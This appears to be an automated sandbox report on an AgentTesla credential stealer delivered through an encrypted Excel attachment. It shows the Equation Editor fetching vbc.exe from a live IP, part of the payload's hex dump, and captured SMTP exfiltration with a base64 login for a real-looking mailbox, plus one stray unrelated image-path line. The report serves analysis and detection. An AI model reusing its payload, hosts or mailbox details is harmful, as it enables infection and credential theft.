Preview:	......JFIF.....) ..(...!1!%)-.....383,7(..,.....+...7++++-+++++++++++++---++++++++-++++++++++++++++.....".....F.....!."1A..QRa.#2BSq.....3b.....$c....C...Er.5.....?..x.5.PM.Q@E..I.....i..0.$G.C...h..Gt....f..O..U..D.t^...u.B...V9.f..<..t(.kt. ..d.@...&3)d@@?.q...t..3!.... .9.r.....Q.(:.W..X&..&.1&T.*.K..|kc.....[..l.3(f+.c...:+....5....hHR.0....^R.G..6...&pB..d.h.04.*+..S...M.....[....'.....J...,...<.O.....Yn...T.!..E*G.[l..-..... .$e&.....z..[..3.+~..a.u9d.&9K.xkX'..".Y...I.....MxPu..b..:0e:.R.#.....U....E...4Pd/..0.`.4 ...A...t....2....gb[)b.I."&..y1.....l.s>.ZA?.....3... z^....L.n6..Am.1m....0../..~.y.... ..1.b.0U...5.oi.\.LH1.f....sl.....f.'3?...bu.P4>...+..B....eL....R.,...<....3.0O$,=..K.!....Z.....O.I.z....am....C.k..iZ ...<ds....f8f..R....K

C:\Users\user\AppData\Roaming\mb0hhwca.zd2\Chrome\Default\Cookies	
Process:	C:\Users\Public\vbc.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	0.9650411582864293
Encrypted:	false
SSDEEP:	48:T2loMLOpEO5J/KdGU1jX983Gul4kEBrvK5GYWgqRSESXh:inNww9t9wGAE
MD5:	903C35B27A5774A639A90D5332EEF8E0
SHA1:	5A8CE0B6C13D1AF00837AA6CA1AA39000D4EB7CF
SHA-256:	1159B5AE357F89C56FA23C14378FF728251E6BDE6EEA979F528DB11C4030BE74
SHA-512:	076BD35B0D59FFA7A52588332A862814DDF049EE59E27542A2DA10E7A5340758B8C8ED2DEFE78C5B5A89EE54C19A89D49D2B86B49BF5542D76C1D4A378B4027
Malicious:	false
Preview:	SQLite format 3.....@ .....C.....g...N..... ....

C:\Users\user\AppData\Roaming\mb0hhwca.zd2\Firefox\Profiles\7xwghk55.default\cookies.sqlite	
Process:	C:\Users\Public\vbc.exe
File Type:	SQLite 3.x database, user version 7, last written using SQLite version 3017000
Category:	dropped
Size (bytes):	524288
Entropy (8bit):	0.08107860342777487
Encrypted:	false
SSDEEP:	48:DO8rmWT8cl+fpNDId7r+gUEl1B6nB6UnUqc8AqwlhY5wXwwAVshT:DOUm7ii+7Ue1AQ98VVY
MD5:	1138F6578C48F43C5597EE203AFF5B27

C:\Users\user\AppData\Roaming\mb0hhwca.zd2\Firefox\Profiles\7xwghk55.default\cookies.sqlite	
SHA1:	9B55D0A511E7348E507D818B93F1C99986D33E7B
SHA-256:	EEEDF71E8E9A3A048022978336CA89A30E014AE481E73EF5011071462343FFBF
SHA-512:	6D6D7ECF025650D3E2358F5E2D17D1EC8D6231C7739B60A74B1D8E19D1B1966F5D88CC605463C3E26102D006E84D853E390FFED713971DC1D79EB1AB6E5658
Malicious:	false
Preview:	SQLite format 3.....@ .....(.....}..~...}..... ....

C:\Users\user\AppData\Roaming\tnvLnx\tnvLnx.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1120768
Entropy (8bit):	7.255968902164593
Encrypted:	false
SSDEEP:	12288:njjwxQMYvquwaHpLN39wfDM5prFXcZl+w5PTK787vEtC0pEyXEiyV4Gq:gxGquPHpLN39wfg5piR9KI7IiyUiyD
MD5:	42520170FE48AF70B3711BF86BDE77B0
SHA1:	8AF1983ADFF968D63D210145629F12EDBB4D1292
SHA-256:	E4FCC9753E14EBA1107DA53046098456E353EFDD9F81D88BD7199CC262E43E64
SHA-512:	29A865325E7E7708E4CFFD1AD5DBAC134D34D3AB1A369177E445F8FD12F2DAAD039AFDEEA0DA38C49B9323F3934404CA379FC7823EFBF431ED7136FC579079 0
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...]..`.....>.... .....@.. ..... ..@.....K.....`..... ....H.....text...D.... ....`.rsrc.....@..@.reloc.....`. .....@..B..... .....H.....'.....+...|.....j+.&.(....(....(.....o....*..0.....+.&.+.&.(....(....9....& ....8g.....(.... .....:U...&..(.... ....(....:>...&..(.... ....8,.....(.... .....9....&..(....82... .....E.....t.....8....& ....8....*.V+.&..(....(....(....*..V+.&..(....(....(....*...+.&..*..+.&..*.J+.&.....(....*.J+.&.....(....*.J+.&..... (....*.J+.&.....(....*..+.&..(....*:+.&.....o"...*.J+.&

C:\Users\user\Desktop\~$AGG POWER RFQ.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA9 0
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1120768
Entropy (8bit):	7.255968902164593
Encrypted:	false
SSDEEP:	12288:njjwxQMYvquwaHpLN39wfDM5prFXcZl+w5PTK787vEtC0pEyXEiyV4Gq:gxGquPHpLN39wfg5piR9KI7IiyUiyD
MD5:	42520170FE48AF70B3711BF86BDE77B0
SHA1:	8AF1983ADFF968D63D210145629F12EDBB4D1292
SHA-256:	E4FCC9753E14EBA1107DA53046098456E353EFDD9F81D88BD7199CC262E43E64
SHA-512:	29A865325E7E7708E4CFFD1AD5DBAC134D34D3AB1A369177E445F8FD12F2DAAD039AFDEEA0DA38C49B9323F3934404CA379FC7823EFBF431ED7136FC579079 0
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...]..`.....>.... .....@.. ..... ..@.....K.....`..... ....H.....text...D.... ....`.rsrc.....@..@.reloc.....`. .....@..B..... .....H.....'.....+...|.....j+.&.(....(....(.....o....*..0.....+.&.+.&.(....(....9....& ....8g.....(.... .....:U...&..(.... ....(....:>...&..(.... ....8,.....(.... .....9....&..(....82... .....E.....t.....8....& ....8....*.V+.&..(....(....(....*..V+.&..(....(....(....*...+.&..*..+.&..*.J+.&.....(....*.J+.&.....(....*.J+.&..... (....*.J+.&.....(....*..+.&..(....*:+.&.....o"...*.J+.&

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.9956775745766056
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	AGG POWER RFQ.xlsx
File size:	1376256
MD5:	b6d32254c5e3faa7fb26cccabddad2f4
SHA1:	abf474e378247ebeb3300de929a50d0996286c01
SHA256:	fca7f5cda93c9f473a6c3e9c3857d19d69c25835fd71b21d8b1354f78b102397
SHA512:	33705d7290a7745c0e9dbd3619af16d50a98fa45819df54be4c640638f41a9cbc2400b54a19f0ed7b99b973f03cba6f5b7a19ea582a58b438196e98cb5dea53b
SSDEEP:	24576:Iw3AyaaFIkkLcYNbKkk7Sao4tdu4KeoSds+bpU988T6CB6u7Vz7Fnsdl:/z8lADdu4gas+bpi8y6A9VvFS
File Content Preview:	.....>..... .....|.....~.....z.....~..... .....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "AGG POWER RFQ.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
06/16/21-12:22:28.742921	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49166	587	192.168.2.22	148.66.138.106
06/16/21-12:22:32.112719	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49167	587	192.168.2.22	148.66.138.106

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jun 16, 2021 12:22:25.770656109 CEST	192.168.2.22	8.8.8.8	0x208a	Standard query (0)	mail.alkha leejautoparts.com	A (IP address)	IN (0x0001)
Jun 16, 2021 12:22:25.840090036 CEST	192.168.2.22	8.8.8.8	0x208a	Standard query (0)	mail.alkha leejautoparts.com	A (IP address)	IN (0x0001)
Jun 16, 2021 12:22:26.022252083 CEST	192.168.2.22	8.8.8.8	0x208a	Standard query (0)	mail.alkha leejautoparts.com	A (IP address)	IN (0x0001)
Jun 16, 2021 12:22:29.344799042 CEST	192.168.2.22	8.8.8.8	0xc590	Standard query (0)	mail.alkha leejautoparts.com	A (IP address)	IN (0x0001)
Jun 16, 2021 12:22:29.409868002 CEST	192.168.2.22	8.8.8.8	0xc590	Standard query (0)	mail.alkha leejautoparts.com	A (IP address)	IN (0x0001)
Jun 16, 2021 12:22:29.469491005 CEST	192.168.2.22	8.8.8.8	0xc590	Standard query (0)	mail.alkha leejautoparts.com	A (IP address)	IN (0x0001)
Jun 16, 2021 12:22:29.531307936 CEST	192.168.2.22	8.8.8.8	0xc590	Standard query (0)	mail.alkha leejautoparts.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jun 16, 2021 12:22:25.839512110 CEST	8.8.8.8	192.168.2.22	0x208a	No error (0)	mail.alkha leejautoparts.com		148.66.138.106	A (IP address)	IN (0x0001)
Jun 16, 2021 12:22:26.021575928 CEST	8.8.8.8	192.168.2.22	0x208a	No error (0)	mail.alkha leejautoparts.com		148.66.138.106	A (IP address)	IN (0x0001)
Jun 16, 2021 12:22:26.083831072 CEST	8.8.8.8	192.168.2.22	0x208a	No error (0)	mail.alkha leejautoparts.com		148.66.138.106	A (IP address)	IN (0x0001)
Jun 16, 2021 12:22:29.409277916 CEST	8.8.8.8	192.168.2.22	0xc590	No error (0)	mail.alkha leejautoparts.com		148.66.138.106	A (IP address)	IN (0x0001)
Jun 16, 2021 12:22:29.468858004 CEST	8.8.8.8	192.168.2.22	0xc590	No error (0)	mail.alkha leejautoparts.com		148.66.138.106	A (IP address)	IN (0x0001)
Jun 16, 2021 12:22:29.530682087 CEST	8.8.8.8	192.168.2.22	0xc590	No error (0)	mail.alkha leejautoparts.com		148.66.138.106	A (IP address)	IN (0x0001)
Jun 16, 2021 12:22:29.592813015 CEST	8.8.8.8	192.168.2.22	0xc590	No error (0)	mail.alkha leejautoparts.com		148.66.138.106	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 192.3.141.146

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	192.3.141.146	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:20:52.563646078 CEST	0	OUT	GET /win/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 192.3.141.146 Connection: Keep-Alive

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Jun 16, 2021 12:20:52.705996990 CEST</td><td>1</td><td>IN</td><td>HTTP/1.1 200 OK
Date: Wed, 16 Jun 2021 10:20:52 GMT
Server: Apache/2.4.47 (Win64) OpenSSL/1.1.1k PHP/7.3.28
Last-Modified: Wed, 16 Jun 2021 05:38:46 GMT
ETag: "111a00-5c4db81175295"
Accept-Ranges: bytes
Content-Length: 1120768
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/x-msdownload
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01
4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64
65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 5d 8e c9 60 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01
06 00 00 8a 0c 00 00 8e 04 00 00 00 00 00 3e a9 0c 00 00 20 00 00 00 c0 0c 00 00 00 40 00 00 20 00 00 00 02 00 00 04 0
0 00 00 00 00 00 00 04 00 00 00 00 00 00 00 80 11 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00
00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 f0 a8 0c 00 4b 00 00 00 00 c0 0c 00 00 8b 04
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 60 11 00 0c 00 00 00 a2 a8 0c 00 1c 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08
00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 44 89 0c 00
00 20 00 00 00 8a 0c 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 00 8b 04
00 00 c0 0c 00 00 8c 04 00 00 8c 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00
00 00 00 60 11 00 00 02 00 00 00 18 11 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 20 a9 0c 00 00 00 00 00 48 00 00 00 02 00 05 00 0c 27 01 00 e8 04 01 00 03 00 00 00 01 00 00 06
f4 2b 02 00 ae 7c 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0 00 00 00 00 00 00 00 00 6a 2b 02 26 16 28 0e 00 00 0a 28 0f 00 00 0a 28 14 00 00 06 02 6f 10 00 00 0a 2a 00 13 30 03
00 bf 00 00 00 01 00 00 11 2b 02 26 16 2b 02 26 16 28 06 00 00 06 28 05 00 00 06 39 9c 00 00 00 26 20 04 00 00 00 38
67 00 00 00 02 16 28 0a 00 00 06 20 07 00 00 00 17 3a 55 00 00 00 26 02 16 28 08 00 00 06 20 01 00 00 00 28 05 00 00
06 3a 3e 00 00 00 26 02 16 28 07 00 00 06 20 06 00 00 00 38 2c 00 00 00 02 16 28 11 00 00 0a 20 05 00 00 00 16 39 1a
00 00 00 26 02 16 28 09 00 00 06 38 32 00 00 00 20 04 00 00 00 fe 0e 00 00 fe 0c 00 00 45 08 00 00 00 9e ff ff ff c2 ff ff ff
af ff ff ff 00 00 00 00 9e ff ff ff 74 ff ff ff 87 ff ff ff 10 00 00 00 38 aa ff ff ff 26 20 02 00 00 00 38 cb ff ff ff 2a 00 56 2b 02 26
16 02 28 0b 00 00 06 28 0c 00 00 06 28 0d 00 00 06 2a 00 00 56 2b 02 26 16 02 28 0b 00 00 06 28 0e 00 00 06 28 0f 00
00 06 2a 00 00 1a 2b 02 26 16 17 2a 00 1a 2b 02 26 16 16 2a 00 4a 2b 02 26 16 fe 09 00 00 fe 09 01 00 28 12 00 00 0a
2a 00 4a 2b 02 26 16 fe 09 00 00 fe 09 01 00 28 13 00 00 0a 2a 00 4a 2b 02 26 16 fe 09 00 00 fe 09 01 00 28 14 00 00 0a
2a 00 4a 2b 02 26 16 fe 09 00 00 fe 09 01 00 28 15 00 00 0a 2a 00 2e 2b 02 26 16 00 28 16 00 00 06 2a 3a 2b 02 26 16 fe
09 00 00 6f 22 00 00 06 2a 00 4a 2b 02 26 16 fe 09 00 00 fe
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL]`> @ @K` H.textD `.rsrc@@.reloc`@B H'+|j+&(((o
*0+&+&((9& 8g(:U&((:>&(8,(9&(82 Et8& 8*V+&(((*V+&((((*+&*+&*J+&(*J+&(*J+&(*J+&(*.+&(*:+&o"*J+&</td></tr>
</table>

SMTP Packets


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jun 16, 2021 12:22:26.973731041 CEST	587	49166	148.66.138.106	192.168.2.22	220-sg3plcpnl0096.prod.sin3.secureserver.net ESMTP Exim 4.93 #2 Wed, 16 Jun 2021 03:22:26 -0700 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Jun 16, 2021 12:22:26.974232912 CEST	49166	587	192.168.2.22	148.66.138.106	EHLO 783875
Jun 16, 2021 12:22:27.268367052 CEST	587	49166	148.66.138.106	192.168.2.22	250-sg3plcpnl0096.prod.sin3.secureserver.net Hello 783875 [84.17.52.18] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-AUTH PLAIN LOGIN 250-CHUNKING 250-STARTTLS 250-SMTPUTF8 250 HELP
Jun 16, 2021 12:22:27.270143986 CEST	49166	587	192.168.2.22	148.66.138.106	AUTH login c2FsZXM1QGFsa2hhbGVlamF1dG9wYXJ0cy5jb20=
Jun 16, 2021 12:22:27.562062025 CEST	587	49166	148.66.138.106	192.168.2.22	334 UGFzc3dvcmQ6
Jun 16, 2021 12:22:27.858735085 CEST	587	49166	148.66.138.106	192.168.2.22	235 Authentication succeeded
Jun 16, 2021 12:22:27.859620094 CEST	49166	587	192.168.2.22	148.66.138.106	MAIL FROM:<sales5@alkhaleejautoparts.com>
Jun 16, 2021 12:22:28.152915001 CEST	587	49166	148.66.138.106	192.168.2.22	250 OK
Jun 16, 2021 12:22:28.153232098 CEST	49166	587	192.168.2.22	148.66.138.106	RCPT TO:<lisafury29@safina.cc>
Jun 16, 2021 12:22:28.445422888 CEST	587	49166	148.66.138.106	192.168.2.22	250 Accepted
Jun 16, 2021 12:22:28.445713997 CEST	49166	587	192.168.2.22	148.66.138.106	DATA
Jun 16, 2021 12:22:28.737297058 CEST	587	49166	148.66.138.106	192.168.2.22	354 Enter message, ending with "." on a line by itself
Jun 16, 2021 12:22:28.743681908 CEST	49166	587	192.168.2.22	148.66.138.106	.
Jun 16, 2021 12:22:29.046072960 CEST	587	49166	148.66.138.106	192.168.2.22	250 OK id=1ltSgm-00FDWs-Ht
Jun 16, 2021 12:22:30.428925037 CEST	587	49167	148.66.138.106	192.168.2.22	220-sg3plcpnl0096.prod.sin3.secureserver.net ESMTP Exim 4.93 #2 Wed, 16 Jun 2021 03:22:30 -0700 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Jun 16, 2021 12:22:30.429297924 CEST	49167	587	192.168.2.22	148.66.138.106	EHLO 783875

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jun 16, 2021 12:22:30.707295895 CEST	587	49167	148.66.138.106	192.168.2.22	250-sg3plcpnl0096.prod.sin3.secureserver.net Hello 783875 [84.17.52.18] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-AUTH PLAIN LOGIN 250-CHUNKING 250-STARTTLS 250-SMTPUTF8 250 HELP
Jun 16, 2021 12:22:30.707587004 CEST	49167	587	192.168.2.22	148.66.138.106	AUTH login c2FsZXM1QGFsa2hhbGVlamF1dG9wYXJ0cy5jb20=
Jun 16, 2021 12:22:30.985790014 CEST	587	49167	148.66.138.106	192.168.2.22	334 UGFzc3dvcmQ6
Jun 16, 2021 12:22:31.270421982 CEST	587	49167	148.66.138.106	192.168.2.22	235 Authentication succeeded
Jun 16, 2021 12:22:31.270809889 CEST	49167	587	192.168.2.22	148.66.138.106	MAIL FROM:<sales5@alkhaleejautoparts.com>
Jun 16, 2021 12:22:31.550159931 CEST	587	49167	148.66.138.106	192.168.2.22	250 OK
Jun 16, 2021 12:22:31.550559044 CEST	49167	587	192.168.2.22	148.66.138.106	RCPT TO:<lisafury29@safina.cc>
Jun 16, 2021 12:22:31.831468105 CEST	587	49167	148.66.138.106	192.168.2.22	250 Accepted
Jun 16, 2021 12:22:31.831796885 CEST	49167	587	192.168.2.22	148.66.138.106	DATA
Jun 16, 2021 12:22:32.109935999 CEST	587	49167	148.66.138.106	192.168.2.22	354 Enter message, ending with "." on a line by itself
Jun 16, 2021 12:22:32.955218077 CEST	587	49167	148.66.138.106	192.168.2.22	250 OK id=1ltSgp-00FDYr-UE

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2596 Parent PID: 584

General

Start time:	12:20:44
Start date:	16/06/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f820000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: EQNEDT32.EXE PID: 2392 Parent PID: 584

General

Start time:	12:21:06
Start date:	16/06/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

Registry Activities — Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 2908 Parent PID: 2392

General

Start time:	12:21:09
Start date:	16/06/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0xad0000
File size:	1120768 bytes
MD5 hash:	42520170FE48AF70B3711BF86BDE77B0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.2155416176.0000000003409000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000004.00000002.2155416176.0000000003409000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.2155176869.0000000002426000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities — Show Windows behavior

File Read

Analysis Process: vbc.exe PID: 1980 Parent PID: 2908

General

Start time:	12:21:11
Start date:	16/06/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0xad0000
File size:	1120768 bytes
MD5 hash:	42520170FE48AF70B3711BF86BDE77B0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.2367132534.0000000002821000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.2366050589.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000005.00000002.2366050589.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.2367095229.00000000027E2000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.2366999584.0000000002741000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000005.00000002.2366999584.0000000002741000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: tnvLnx.exe PID: 1664 Parent PID: 1388

General

Start time:	12:21:41
Start date:	16/06/2021
Path:	C:\Users\user\AppData\Roaming\tnvLnx\tnvLnx.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\tnvLnx\tnvLnx.exe'
Imagebase:	0x210000
File size:	1120768 bytes
MD5 hash:	42520170FE48AF70B3711BF86BDE77B0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000006.00000002.2222286152.0000000003409000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000006.00000002.2222286152.0000000003409000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000006.00000002.2221988672.0000000002426000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: tnvLnx.exe PID: 152 Parent PID: 1664

General

Start time:	12:21:42
Start date:	16/06/2021
Path:	C:\Users\user\AppData\Roaming\tnvLnx\tnvLnx.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\tnvLnx\tnvLnx.exe
Imagebase:	0x210000
File size:	1120768 bytes
MD5 hash:	42520170FE48AF70B3711BF86BDE77B0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.2242803026.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000002.2242803026.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.2243225346.0000000002351000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000002.2243225346.0000000002351000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: tnvLnx.exe PID: 764 Parent PID: 1388

General

Start time:	12:21:49
Start date:	16/06/2021
Path:	C:\Users\user\AppData\Roaming\tnvLnx\tnvLnx.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\tnvLnx\tnvLnx.exe'
Imagebase:	0x210000
File size:	1120768 bytes
MD5 hash:	42520170FE48AF70B3711BF86BDE77B0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000008.00000002.2242859365.0000000002346000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.2243257481.0000000003329000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000002.2243257481.0000000003329000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: tnvLnx.exe PID: 2564 Parent PID: 764

General

Start time:	12:21:52
Start date:	16/06/2021
Path:	C:\Users\user\AppData\Roaming\tnvLnx\tnvLnx.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\tnvLnx\tnvLnx.exe
Imagebase:	0x210000
File size:	1120768 bytes
MD5 hash:	42520170FE48AF70B3711BF86BDE77B0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000002.2366293471.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000009.00000002.2366293471.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000009.00000002.2366705481.0000000002161000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000009.00000002.2366705481.0000000002161000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Read

Disassembly

Code Analysis